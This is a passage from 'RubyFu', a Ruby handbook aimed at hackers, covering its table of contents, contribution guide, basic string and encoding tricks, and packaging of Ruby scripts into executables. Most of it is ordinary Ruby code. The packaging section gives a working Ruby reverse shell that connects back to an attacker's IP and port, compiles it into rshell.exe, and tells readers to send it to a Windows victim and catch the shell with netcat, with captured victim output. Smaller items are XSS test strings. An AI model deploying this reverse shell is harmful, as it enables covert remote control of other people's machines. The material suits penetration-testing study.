

Hacker ( Code )-> ruby rubyfu.rb



Hacker ( Code )-> |

# Table of Contents

Module 0x0   Introduction	0
Contribution	0.1
Beginners	0.2
Required Gems	0.3
Module 0x1   Basic Ruby Kung Fu	1
String	1.1
Conversion	1.1.1
Extraction	1.1.2
Array	1.2
Module 0x2   System Kung Fu	2
Command Execution	2.1
File manipulation	2.2
Parsing HTML, XML, JSON	2.2.1
Cryptography	2.3
Remote Shell	2.4
Ncat.rb	2.4.1
RCE as a Service	2.4.2
VirusTotal	2.5
Module 0x3   Network Kung Fu	3
Ruby Socket	3.1
SSID Finder	3.2
FTP	3.3
SSH	3.4
Email	3.5
SMTP Enumeration	3.5.1
Network Scanning	3.6
Nmap	3.6.1


---

DNS	3.7
DNS Enumeration	3.7.1
SNMP Enumeration	3.8
Oracle TNS Enumeration	3.9
Packet manipulation	3.10
ARP Spoofing	3.10.1
DNS Spoofing	3.10.2
Module 0x4   Web Kung Fu	4
SQL Injection Scanner	4.1
Databases	4.2
Extending Burp Suite	4.3
Browser Manipulation	4.4
Web Services and APIs	4.5
Interacting with Web Services	4.5.1
Interacting with APIs	4.5.2
WordPress API	4.5.2.1
Twitter API	4.5.2.2
Ruby 2 JavaScript	4.6
Web Server and Proxy	4.7
Module 0x5   Exploitation Kung Fu	5
Fuzzer	5.1
Metasploit	5.2
Auxiliary module	5.2.1
Exploit module	5.2.2
Meterpreter	5.2.3
API and Extensions	5.2.3.1
Meterpreter Scripting	5.2.3.2
Railgun API Extension	5.2.3.3
metasm	5.3
Module 0x6   Forensic Kung Fu	6

---

Windows Forensic	6.1
Android Forensic	6.2
Network Traffic Analysis	6.3
Parsing Log Files	6.4
References	7
FAQs	8
Contributors	9
TODO	9.1

# RubyFu



## *Rubyfu, where Ruby goes evil!*

This book is a collection of ideas, tricks and skills that could be useful for Hackers. It's a unique extraction reference, summarizes a lot of research and experience in order to achieve your **w00t** in shortest and smartest way. Rubyfu is where you'll find plug-n-hack code, Rubyfu is a book to use not to read, it's where ruby goes evil.

## Who should read this book?

Ideally, Hackers!; Those who have enough experience to hack our world and have *at least* basics in Ruby programming language. To get the best benefits of the book, open Rubyfu.net and pin its browser tab; Use irb/pry as interpreter to run the code or run it as script; Enhance the code to fit your needs and yeah, tweet the code and its output to [@Rubyfu](#) to share it with our awesome community.

## Organization of the book

## **Module 0x0 | Introduction**

Module 0x0 is just a smooth start for you, whether you're a reader, writer, hacker or someone came to say hi. In this module you'll find a great start for you as a contributor, where all kinds of contributions are welcome starting from proofreading ending to topic writing.

## **Module 0x1 | Basic Ruby Kung Fu**

Module 0x1 is an awesome collection of the most commonly needed String manipulation, extraction and conversion. Dealing with real cases that you might face during your hack. Dealing with encoding and data conversion could be trivial or complex topic and here we don't care, we'll solve it.

## **Module 0x2 | System Kung Fu**

Module 0x2 digs more in system hacking, where the system command, file manipulation, cryptography and generating the common hashes are needed. Getting bind and reverse shell with really simple ways requires skill you need no doubt. Almost all Linux systems are shipped-up with ruby and if it doesn't?, no problem we'll get rid of it.

## **Module 0x3 | Network Kung Fu**

Module 0x3 dives deeper in the network sockets, protocols, packet manipulation, more service enumeration ways and gives us more hacky and awesome code to get the job done. Working with network protocols need a deeper knowledge of how these protocols work in order to exchange understandable data and yeah, we'll figure it out right here.

## **Module 0x4 | Web Kung Fu**

Module 0x4 web is the most common place to share information, however, it's a more delicious place to hack. Dealing with web known with its uniqueness for dealing with many and many technologies in one page only. Here we'll know how to deal with GET, POST requests, web services, databases, APIs and manipulating the browser to make it our soldier.

## Module 0x5 | **Exploitation Kung Fu**

Module 0x5 whatsoever the vulnerability was, remote (FTP, IMAP, SMTP, etc.) or local (file format, local system) you'll need to know how to build fuzzers and skeleton exploit for that. If you get there you'll need a simple, clean and stable way to build your exploit. Here you'll know how to build your fuzzer, exploit and porting your exploit to Metasploit and how to write your own Metasploit modules too.

## Module 0x6 | **Forensic Kung Fu**

Module 0x6 whoever you're, good or bad guy you'll need forensic skills in your hack and/or investigation. Here you'll learn more how to deal with registry extracting browsers' information and much more.



# Contribution

This book is under [CC BY-NC-SA License](#) so we appreciate all kind of contributions, distribution and we reserve our contributors efforts, forever.

Note: The code in this book is tested on Ruby version > 2.2.0

## Contribution methods

There are several kind of contributions could help this book to get the best result

- Contribution by adding tricky code.
- Contribution by adding more explanation for existing code.
- Contribution by enhancing the code quality or alternatives.
- Contribution by enhancing the book quality:
  - Structure enhancements
  - Spelling, proofreading enhancements
  - Design enhancements
  - Ideas and requests
  - Any other
- Contribution by spread the book in social media and IS communities.
  - Twitter: [@Rubyfu](#) and hashtag `#Rubyfu`
  - Google+: [Rubyfu page](#)
- Contribution by adding more resources and references.
- Contribution by donation.

## How to?

### Start contributing

Please find all you need to know about GitBook and markdown editing in [References](#) section. As good start, you can refer to [how to use it from official readme](#). You can easily use GitBook [Desktop editor](#).

1. Create a [GitHub](#) account.



2. Fork [RubyFu repository](#).
3. Clone GitHub forked RubyFu repository ( `git clone https://github.com/[YourGithubAccount]/RubyFu` )
4. Create a [GitBook](#) account.
5. Go to [GitBook editor](#) and Sign-in with your GitBook account
6. Press **Import** button to import the cloned repository. Then, you'll find it in **LOCAL LIBRARY** tab
7. Add forked RubyFu repository GitHub URL to GitBook Editor **Toolbar >> File >> Preferences >> GIT**.
8. Start your awesome contribution.
9. From GitBook editor, **Sync** your changes to forked repository.
10. From GitHub, send a **Pull Request(PR)** to **Master** branch.

Not sure where to start helping? Go to [TODO list](#) and check the unchecked items.

## Contributing with Code

### Ruby code

- Use the triple ticks ````` followed by `ruby` then your code in between then ````` to get ruby code highlighted. e.g.

```
```ruby
puts "Ruby Code here"
```
```

- Explain the main idea -with some details- of the code, if you explain every line that would be great but it's not a must.
- Choose the correct Module.
- Make your title clear.
- Use Text editor/ide for code identification before pasting your code
- Mention the source, if you copied or developed a code that created by others please mention the source in the footer. e.g.

```
```ruby
puts "Your good code"
```

[Source][1]
```

Then add the following to the footer

```
[1]: http://TheSouceCodeURL
```

Your notes should be under the footer's line. Add the following to

```
<br><br><br>
```

```
---
```

```
YOUR NOTES SHALL BE HERE
```

- Try to use readable code, if you have to add more tricky/skilled code then explain it well

**Remember!** Hacker's code **≠** Cryptic code

## Command-line

Use triple ticks to highlight your command-line. ex.

```
```
ls
```
```

## General Contribution

General contribution might be topic requests, proofreading, spilling, book organization and style. All these contributions are welcome however has to be discussed on [Rubyfu issues](#) especially things regarding to topics and/or book organization and styling. At the same time don't hesitate to report even single word observation about the book, it's for you at the end of the day.

**Note:** Since this book is enhanced dynamically and unordered, it's hard to make the footer notes with order series of numbers for the whole book so - until I find better solution- I'll make the number order separated for each page separately.

# Beginners

## Stretching - for beginners

OK, if you believe you're a beginner and need to worm-up, here's a list of tasks to do **using ruby** before start this book.

- **String**

- Print the following string `\x52\x75\x62\x79\x46\x75` as it is, it should **NOT** be resolved to characters.
- You have string `RubyFu` convert this string to an array (each character is an element).

- **Arrays**

- You have the following array `["R", "u", "b", "y", "F", "u"]` convert it to string `RubyFu` .
- You have the following array `["1", "2", "3", "4"]` , calculate the sum of all elements

- **Files and Folders**

- Find all files ends with `.jpg` or `.pdf` or `.docx` or `.zip` in your Downloads folder
- Create folder called `ruby-testfu` and copy all found files(from previous task) into it.

- **Network**

- Create simple TCP server listening on port 3211. This server prints `date` and `time` .
- Create simple TCP client to connect to previous server and print what server send.

A good list of [References](#) under Beginners part.

## Challenge Your Self!

There are some awesome website that push your programming skills via interactive way and I really encourage you to go through one or more of them.

- [Codewars](#)
- [rubeque](#)
- [Hackerrank](#)

## Required Gems

I'd like to list all external gems that might be used in this book. This list will be updated once new gem required.

Note that you don't need to install it all unless you need it.

## Main Gems

- Pry

```
gem install pry
```

To run pry with best appearance

```
pry --simple-prompt
```

**Note:** Most of our example will be executed on **pry** so please consider it as main part of our environment. Otherwise (when you see `#!/usr/bin/env ruby` ) then it means a file script to execute.

## Modules gems

### Module 0x1 | Basic Ruby Kung Fu

- colorize

### Module 0x2 | System Kung Fu

- virustotal
- uirusu

### Extra gems

Useful gems to build command line applications

- tty-prompt - A beautiful and powerful interactive command line prompt.

- Thor - Create a command-suite app simply and easily, as well as Rails generators
- GLI - Create awesome, polished command suites without a lot of code
- Slop - Create simple command-line apps with a syntax similar to trollop.
- Highline - handle user input and output via a “Q&A” style API, including type conversions and validation
- Escort - A library that makes building command-line apps in ruby so easy, you’ll feel like an expert is guiding you through it
- commander - The complete solution for Ruby command-line executables

## **Module 0x3 | Network Kung Fu**

- geoip
- net-ping
- ruby-nmap
- ronin-scanners
- net-dns
- snmp
- net-ssh
- net-scp
- packetfu

## **Module 0x4 | Web Kung Fu**

- activerecord
- tiny\_tds
- activerecord-sqlserver-adapter
- activerecord-oracle\_enhanced-adapter
- buby
- wasabi
- savon
- httpclient
- nokogiri
- twitter
- selenium-webdriver
- watir-webdriver
- coffee-script

- opal

**Extra gems** Useful gem to deal with web

- Mechanize - a ruby library that makes automated web interaction easy.
- HTTP.rb - Fast, Elegant HTTP client for ruby

## **Module 0x5 | Exploitation Kung Fu**

- metasm

## **Module 0x6 | Forensic Kung Fu**

- metasm



# Module 0x1 | Basic Ruby Kung Fu

Ruby has awesome abilities and tricks for dealing with all strings and arrays scenarios. In this chapter we'll present most known tricks we may need in our hacking life.


## Terminal

### Terminal size

Here are many ways to get terminal size from ruby

- By IO/console standard library

```
require 'io/console'
rows, columns = $stdin.winsize
# Try this now
print "-" * (columns/2) + "\n" + ("|" + " " * (columns/2 - 2) + "| \r
```



- By readline standard library

```
require 'readline'
Readline.get_screen_size
```

- Get terminal size in Environment like IRB or Pry

```
[ENV['LINES'].to_i, ENV['COLUMNS'].to_i]
```

- By tput command line

```
[\`tput cols\`.to_i , \`tput lines\`.to_i]
```

## Console with tab completion

we can't stop being jealous of Metasploit console(msfconsole) where we take a rest from command line switches. Fortunately, here is the main idea of tab completion console in ruby

- Readline

The Readline module provides interface for GNU Readline. This module defines a number of methods to facilitate completion and accesses input history from the Ruby interpreter.

### console-basic1.rb

```
#!/usr/bin/env ruby
# KING SABRI | @KINGSABRI
#
require 'readline'

# Prevent Ctrl+C for exiting
trap('INT', 'SIG_IGN')

# List of commands
CMDS = [ 'help', 'rubyfu', 'ls', 'pwd', 'exit' ].sort

completion = proc { |line| CMDS.grep( /^#{Regexp.escape( line )}/ ) }

# Console Settings
Readline.completion_proc = completion      # Set completion procedure
Readline.completion_append_character = ' ' # Make sure to add a space

while line = Readline.readline('-> ', true)
  puts line unless line.nil? or line.squeeze.empty?
  break if line =~ /^quit.*$/i or line =~ /^exit.*$/i
end
```

Now run it and try the tab completion!

Well, The main idea in known the tab completion is make to do things easier not just pressing tab. Here a simple thought

### console-basic2.rb

```
require 'readline'

# Prevent Ctrl+C for exiting
trap('INT', 'SIG_IGN')

# List of commands
CMDS = [ 'help', 'rubyfu', 'ls', 'exit' ].sort

completion =
  proc do |str|
    case
    when Readline.line_buffer =~ /help.*\/i
      puts "Available commands:\n" + "#{CMDS.join("\t")}"
    when Readline.line_buffer =~ /rubyfu.*\/i
      puts "Rubyfu, where Ruby goes evil!"
    when Readline.line_buffer =~ /ls.*\/i
      puts `ls`
    when Readline.line_buffer =~ /exit.*\/i
      puts 'Exiting..'
    exit 0
    else
      CMDS.grep( /^#{Regexp.escape(str)}/i ) unless str.nil?
    end
  end

Readline.completion_proc = completion # Set completion procedure
Readline.completion_append_character = ' ' # Make sure to add a space

while line = Readline.readline('-> ', true) # Start console with completion
  puts completion.call
  break if line =~ /^quit.*\/i or line =~ /^exit.*\/i
end
```

Things can go much father, *msfconsole*!

- [Ruby Readline Documentation and Tutorial](#)

# String

## Colorize your outputs

Since we mostly working with command-line, we need our output to be more elegant. Here main colors you may need to do so far. you can add these set.

```
class String
  def red; colorize(self, "\e[1m\e[31m"); end
  def green; colorize(self, "\e[1m\e[32m"); end
  def dark_green; colorize(self, "\e[32m"); end
  def yellow; colorize(self, "\e[1m\e[33m"); end
  def blue; colorize(self, "\e[1m\e[34m"); end
  def dark_blue; colorize(self, "\e[34m"); end
  def purple; colorize(self, "\e[35m"); end
  def dark_purple; colorize(self, "\e[1;35m"); end
  def cyan; colorize(self, "\e[1;36m"); end
  def dark_cyan; colorize(self, "\e[36m"); end
  def pure; colorize(self, "\e[1m\e[35m"); end
  def bold; colorize(self, "\e[1m"); end
  def colorize(text, color_code) "#{color_code}#{text}\e[0m" end
end
```

All you need is to call the color when you `puts` it

```
puts "RubyFu".red
puts "RubyFu".green
puts "RubyFu".yellow.bold
```

To under stand this codes let's to explain it

```

\033  [0; 31m
^      ^      ^
|      |      |
|      |      |----- [The color number]
|      |----- [The modifier] (ends with 'm')
|-- [Escaped character] | 0 - normal
    (you can use "\e") | 1 - bold
                        | 2 - normal again
                        | 3 - background color
                        | 4 - underline
                        | 5 - blinking

```

or you can use external gem called [colorized] for more fancy options

```
gem install colorize
```

then just require it in your script

```
require 'colorize'
```

## Overwriting Console Output

It's awesome to have more flexibility in your terminal and sometimes we need to do more and with our scripts.

Overwriting console outputs makes our applications elegant and less noisy for repeated outputs like counting and loading progress bars.

I've read a how-to about [bash Prompt cursor movement](#) and I found it's convenient to have it in our scripts. Here what have been said so far

- Position the Cursor:  
  \033[<L>;<C>H  
  Or  
  \033[<L>;<C>f  
  puts the cursor at line L and column C.
- Move the cursor up N lines:  
  \033[<N>A
- Move the cursor down N lines:  
  \033[<N>B
- Move the cursor forward N columns:  
  \033[<N>C
- Move the cursor backward N columns:  
  \033[<N>D
- Clear the screen, move to (0,0):  
  \033[2J
- Erase to end of line:  
  \033[K
- Save cursor position:  
  \033[s
- Restore cursor position:  
  \033[u

So to test that I did the following PoC

```
#!/usr/bin/env ruby
# KING SABRI | @KINGSABRI
(1..3).map do |num|
  print "\rNumber: #{num}"
  sleep 0.5
  print ("\033[1B")    # Move cursor down 1 line

  ('a'..'c').map do |char|
    print "\rCharacter: #{char}"
    print ("\e[K")
    sleep 0.5
    print ("\033[1B")    # Move cursor down 1 lines

    ('A'..'C').map do |char1|
      print "\rCapital letters: #{char1}"
      print ("\e[K")
      sleep 0.3
    end
    print ("\033[1A")    # Move curse up 1 line

  end

  print ("\033[1A")    # Move curse up 1 line
end

print ("\033[2B")    # Move cursor down 2 lines

puts ""
```

So far so good, but why don't we make it as ruby methods for more elegant usage? so I came up with the following



```
# KING SABRI | @KINGSABRI
class String
  def mv_up(n=1)
    cursor(self, "\033[#{n}A")
  end

  def mv_down(n=1)
    cursor(self, "\033[#{n}B")
  end

  def mv_fw(n=1)
    cursor(self, "\033[#{n}C")
  end

  def mv_bw(n=1)
    cursor(self, "\033[#{n}D")
  end

  def cls_upline
    cursor(self, "\e[K")
  end

  def cls
    # cursor(self, "\033[2J")
    cursor(self, "\e[H\e[2J")
  end

  def save_position
    cursor(self, "\033[s")
  end

  def restore_position
    cursor(self, "\033[u")
  end

  def cursor(text, position)
    "\r#{position}#{text}"
  end
end
```

Then as PoC, I've used the same previous one (after updating String class on-the-fly in the same script)

```
#!/usr/bin/env ruby
# KING SABRI | @KINGSABRI
# Level 1
(1..3).map do |num|
  print "\rNumber: #{num}"
  sleep 0.7
# Level 2
  ('a'..'c').map do |char|
    print "Characters: #{char}".mv_down
    sleep 0.5
# Level 3
    ('A'..'C').map do |char1|
      print "Capital: #{char1}".mv_down
      sleep 0.2
      print "".mv_up
    end
    print "".mv_up
  end
  sleep 0.7
end
print "".mv_down 3
```

It's much more elegant, isn't it?, Say yes plz

Some application

## Create Progress percent

```
(1..10).each do |percent|
  print "#{percent*10}% complete\r"
  sleep(0.5)
  print ("\e[K") # Delete current line
end
puts "Done!"
```

another example

```
(1..5).to_a.reverse.each do |c|  
  print "\rI'll exit after #{c} second(s)"  
  print "\e[K"  
  sleep 1  
end
```

Using our elegant way(after updating String class on-the-fly)

```
(1..5).to_a.reverse.each do |c|  
  print "I'll exit after #{c} second".cls_upline  
  sleep 1  
end  
puts
```

# Conversion

## Convert String to Hex

If no prefix is needed, you just do the following

```
"Rubyfu".unpack("H*")
```

Otherwise, see the below ways

for a single character

```
'\x%02x' % "A".ord
```

**Note:** the symbols `*""` are equal of `.join`

```
"ABCD".unpack('H*')[0].scan(/.{2}/).map {|h| '\x'+h }.join
```

or

```
"ABCD".unpack('C*').map { |c| '\x%02x' % c }.join
```

or

```
"ABCD".split("").map {|h| '\x'+h.unpack('H*')[0] }*""
```

or

```
"ABCD".split("").map {|c| '\x' + c.ord.to_s(16)}.join
```

or

```
"ABCD".split("").map {|c| '\x' + c.ord.to_s(16)}*""
```

or

```
"ABCD".chars.map {|c| '\x' + c.ord.to_s(16)}*""
```

or

```
"ABCD".each_char.map {|c| '\x'+(c.unpack('H*')[0])}.join
```

or

```
"ABCD".chars.map {|c| '\x%x' % c.ord}.join
```

[Source: Ruby | Convert ASCII to HEX](#)

Returns

```
\x41\x42\x43\x44
```

## Convert Hex to String

```
["41424344"].pack('H*')
```

Return

```
ABCD
```

**Note about hex:** Sometimes you might face a none printable characters especially due dealing with binary raw. In this case, append ( `# -*- coding: binary -*-` ) at top of your file to fix any interpretation issue.

## Convert Hex(Return address) to Little-Endian format

Little-Endian format is simply reversing the string such as reversing/backwarding "Rubyfu" to "ufybuR" which can be done by calling `reverse` method of `String` class

```
"Rubyfu".reverse
```

In exploitation, this is not as simple as that since we're dealing with hex values that may not represent printable characters.

So assume we have `0x77d6b141` return address which we've to convert it to Little-Endian format to allow CPU to read it correctly.

Generally speaking, it's really a trivial task to convert `0x77d6b141` to `\x41\xb1\xd6\x77` since it's one time process but this is not the case of you have ROP chain that has to be staged in your exploit. To do so simply `pack` it as array

```
[0x77d6b141].pack('V')
```

It happens that sometime you get an error because of none Unicode string issue. To solve this issue, just force encoding to UTF-8 but most of the time you will not face this issue

```
[0x77d6b141].pack('V').force_encoding("UTF-8")
```

If you have ROP chain then it's not decent to apply this each time so you can use the first way and append ( `# -*- coding: binary -*-` ) at top of your exploit file.

## En/Decode base-64 String

We'll present it by many ways

## Encode string

```
["RubyFu"].pack( 'm0' )
```

or

```
require 'base64'  
Base64.encode64 "RubyFu"
```

## Decode

```
"UnVieUZ1".unpack( 'm0' )
```

or

```
Base64.decode64 "UnVieUZ1"
```

**TIP:** The string unpack method is incredibly useful for converting data we read as strings back to their original form. To read more, visit the String class reference at [www.ruby-doc.org/core/classes/String.html](http://www.ruby-doc.org/core/classes/String.html).

## En/Decode URL String

URL encoding/decoding is something known to most people. From hacker's point of view, we need it a lot in client-side vulnerability the most.

### Encoding string

```
require 'uri'  
puts URI.encode 'http://vulnerable.site/search.aspx?txt="><script>'
```

### Decoding string

```
require 'uri'
puts URI.decode "http://vulnerable.site/search.aspx?txt=%22%3E%3Csc
```

You can encode/decode and none URL string, of-course.

The above way will encode any non URL standard strings only(ex. `<>"{}` )  
however if you want to encode the full string use

```
URI.encode_www_form_component
```

```
puts URI.encode_www_form_component 'http://vulnerable.site/search.a
```

## HTML En/Decode

### Encoding HTML

```
require 'cgi'
CGI.escapeHTML( '"><script>alert("Rubyfu!")</script>' )
```

Returns

```
&quot;&gt;&lt;script&gt;alert(&quot;Rubyfu!&quot;)&lt;/script&gt;
```

### Decoding HTML

```
require 'cgi'
CGI.unescapeHTML( "&quot;&gt;&lt;script&gt;alert(&quot;Rubyfu!&quot;"
```

Returns

```
"><script>alert("Rubyfu!")</script>
```



# En/Decode SAML String

## Decoding SAML

```
# SAML Request
saml = "fZJNT%2BMwEIbvSPwHy%2Fd8tMvHympSdUGISuwS0cCBm%2BtMUwfbk%2F"

require 'cgi'
require 'base64'
require 'zlib'

inflated = Base64::decode64(CGI.unescape(saml))
# You don't need below code if it's not deflated/compressed
zlib = Zlib::Inflate.new(-Zlib::MAX_WBITS)
zlib.inflate(inflated)
```

## Returns

```
"<?xml version=\"1.0\" encoding=\"UTF-8\"?>\r\n<samlp:AuthnRequest
```

## Source

## More about SAML

# Extraction

String extraction is one of the main tasks that all programmers need. Sometimes it's getting even harder because we don't get an easy string presentation to extract useful data/information. Here some,

## Extracting Network Strings

### Extracting MAC address from string

We need to extract all MAC address from an arbitrary string

```
mac = "ads fs:ad fa:fs:fe: Wind00-0C-29-38-1D-61ows 1100:50:7F:E6:96:20 3c:77:e6:68:66:e9"
```

#### Using Regular Expressions

The regular expression should supports windows and Linux mac address formats.

lets to find our mac

```
mac_regex = /(?:[0-9A-F][0-9A-F]?:\-){5}[0-9A-F][0-9A-F]/i
mac.scan mac_regex
```

Returns

```
["00-0C-29-38-1D-61", "00:50:7F:E6:96:20", "3c:77:e6:68:66:e9"]
```

### Extracting IPv4 address from string

We need to extract all IPv4 address from an arbitrary string

```
ip = "ads fs:ad fa:fs:fe: Wind10.0.4.5ows 11192.168.0.15dsfsad fas"
```

```
ipv4_regex = /(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\. (25[0-5]|2[0-
```

Let's to find our IPs

```
ip.scan ipv4_regex
```

Returns

```
[["10", "0", "4", "5"], ["192", "168", "0", "15"]]
```

## Extracting IPv6 address from string

<https://gist.github.com/cpetschnig/294476>

<http://snipplr.com/view/43003/regex--match-ipv6-address/>

## Extracting Web Strings

### Extracting URLs from file

Assume we have the following string

```
string = "text here http://foo1.example.org/bla1 and http://foo2.e>
```

### Using Regular Expressions

```
string.scan(/https?:\/\/\[/[S]+/)
```

**Using standard URI module** This returns an array of URLs

```
require 'uri'
URI.extract(string, ["http" , "https"])
```

## Extracting URLs from web page

Using above tricks

```
require 'net/http'
URI.extract(Net::HTTP.get(URI.parse("http://rubyfu.net")), ["http",
```

or using a regular expression

```
require 'net/http'
Net::HTTP.get(URI.parse("http://rubyfu.net")).scan(/https?:\/\/\[/[S]
```

## Extracting Email Addresses from Web Page

```
require 'net/http'
Net::HTTP.get(URI.parse("http://pastebin.com/khAmnhsZ")).scan(/\b[A
```

## Extracting Strings from HTML tags

Assume we have the following HTML contents and we need to get strings only and eliminate all HTML tags.

```
string = "<!DOCTYPE html>
<html>
<head>
<title>Page Title</title>
</head>
<body>

<h1>This is a Heading</h1>
<p>This is another <strong>contents</strong>.</p>

</body>
</html>"

puts string.gsub(/<.*?>/, '').strip
```

## Returns

Page Title

This is a Heading

This is another contents.

# Array

## Pattern

### Pattern create

Assume the pattern length = 500, You can change it to any value. By default this will create 20280 probabilities max.

```
pattern_create = ('Aa0'..'Zz9').to_a.join.each_char.first(500).join
```

In case you need longer pattern(ex. 30000) you can do the following

```
pattern_create = ('Aa0'..'Zz9').to_a.join
pattern_create = pattern_create * (30000 / 20280.to_f).ceil
```

### Pattern offset

I'll assume the pattern was equal or less than “20280” and we are looking for “9Ak0” pattern characters. The pattern\_create should be initialized from above

```
pattern_offset = pattern_create.enum_for(:scan , '9Ak0').map {Rege>
```

Note: This does not consider the little endian format, for that there is extra code should be written. For more info, please take a look on the following [code](#).

### Generate all hexadecimal values from `\x00` to `\xff`

```
puts (0..255).map {|b| ('\x%X' % b)}
```

**Notes:**

- To change value presentation from `\xea` to `0xea` , change `\x%x` to `0x%x`
- To Make all letters capital ( `\xea` to `\xEA` ) , change `\x%x` to `\x%X`

## Generate all Printable Characters

```
(32..126).map {|c| c.chr}
```

short and unclean

```
(32..126).map &:chr
```

# Module 0x2 | System Kung Fu

## Packaging

Many questions about building a standalone application that doesn't require Ruby to be pre-installed on the system. Of-course, due attacking machine you cant grantee that ruby is installed on the target system. So here we will demonstrate some ways to do that.

## One-Click Ruby Application(OCRA) Builder

OCRA (One-Click Ruby Application) builds Windows executables from Ruby source code. The executable is a self-extracting, self-running executable that contains the Ruby interpreter, your source code and any additionally needed ruby libraries or DLL.

**It's Windows support only**, not really ;)

- Features

- LZMA Compression (optional, default on)
- Ruby 1.8.7, 1.9.3, 2.0.0 and 2.1.5 support
- Both windowed/console mode supported
- Includes gems based on usage, or from a Bundler Gemfile

- To install OCRA

```
gem install ocra
```

So all what to need is to have your application.

Suppose we have the following script, a reverse shell of course ;)



```
#!/usr/bin/env ruby
# KING SABRI | @KINGSABRI
require 'socket'
if ARGV[0].nil? || ARGV[1].nil?
  puts "ruby #{__FILE__}.rb [HACKER_IP HACKER_PORT]\n\n"
  exit
end
ip, port = ARGV
s = TCPSocket.new(ip,port)
while cmd = s.gets
  IO.popen(cmd, "r"){|io|s.print io.read}
end
```

from our Windows Attacker machine cmd.exe

```
C:\Users\admin\Desktop>ocra rshell.rb --windows --console
```

## Results

```
C:\Users\admin\Desktop>ocra rshell.rb --windows --console
=== Loading script to check dependencies
ruby C:/Users/admin/Desktop/rshell.rb.rb [HACKER_IP HACKER_PORT]

=== Attempting to trigger autoload of Gem::ConfigFile
=== Attempting to trigger autoload of Gem::DependencyList
=== Attempting to trigger autoload of Gem::DependencyResolver
=== Attempting to trigger autoload of Gem::Installer
=== Attempting to trigger autoload of Gem::RequestSet
=== Attempting to trigger autoload of Gem::Source
=== Attempting to trigger autoload of Gem::SourceList
=== Attempting to trigger autoload of Gem::SpecFetcher
=== Attempting to trigger autoload of CGI::HtmlExtension
=== Detected gem ocra-1.3.5 (loaded, files)
===      6 files, 191333 bytes
=== Detected gem io-console-0.4.3 (loaded, files)
=== WARNING: Gem io-console-0.4.3 root folder was not found, skipping
=== Including 53 encoding support files (3424768 bytes, use --no-encoding)
=== Building rshell.exe
=== Adding user-supplied source files
=== Adding ruby executable ruby.exe
=== Adding detected DLL C:/Ruby22/bin/zlib1.dll
=== Adding detected DLL C:/Ruby22/bin/LIBEAY32.dll
=== Adding detected DLL C:/Ruby22/bin/SSLEAY32.dll
=== Adding detected DLL C:/Ruby22/bin/libffi-6.dll
=== Adding library files
=== Compressing 10622666 bytes
=== Finished building rshell.exe (2756229 bytes)
```

In the same directory, you'll find an exe file `rshell.exe`. Send it on the windows victim machine which doesn't have ruby installed and run it.

```
rshell.exe 192.168.0.14 9911
```

from our attacking machine we already listening on 9911

```
nc -lvp 9911
```

```

root@Archer ( KING )-> nc -lvp 9911
Listening on [0.0.0.0] (family 0, port 9911)
Connection from [192.168.0.13] port 9911 [tcp/*] accepted (family 2, sport 27210)
ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection 2:
    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix . :

Ethernet adapter Local Area Connection:
    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix . :
    Link-local IPv6 Address . . . . . : fe80::4552:73ea:9310:b0a7%11
    IPv4 Address. . . . . : 192.168.0.13
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.0.1

Tunnel adapter isatap.{3C58A1BD-3393-407A-BFF5-87C81EFBD564}:
    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix . :

Tunnel adapter Local Area Connection* 9:
    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix . :

```

## Traveling-ruby

From official site<sup>1</sup> "Traveling Ruby is a project which supplies self-contained, "portable" Ruby binaries: Ruby binaries that can run on any Linux distribution and any OS X machine. It also has Windows support (with some caveats). This allows Ruby app developers to bundle these binaries with their Ruby app, so that they can distribute a single package to end users, without needing end users to first install Ruby or gems."

Note: The following script has been taken from the official docs.

## Preparation

```

mkdir rshell
cd rshell

```

- Create your application -in our case, reverse shell- in "rshell" folder

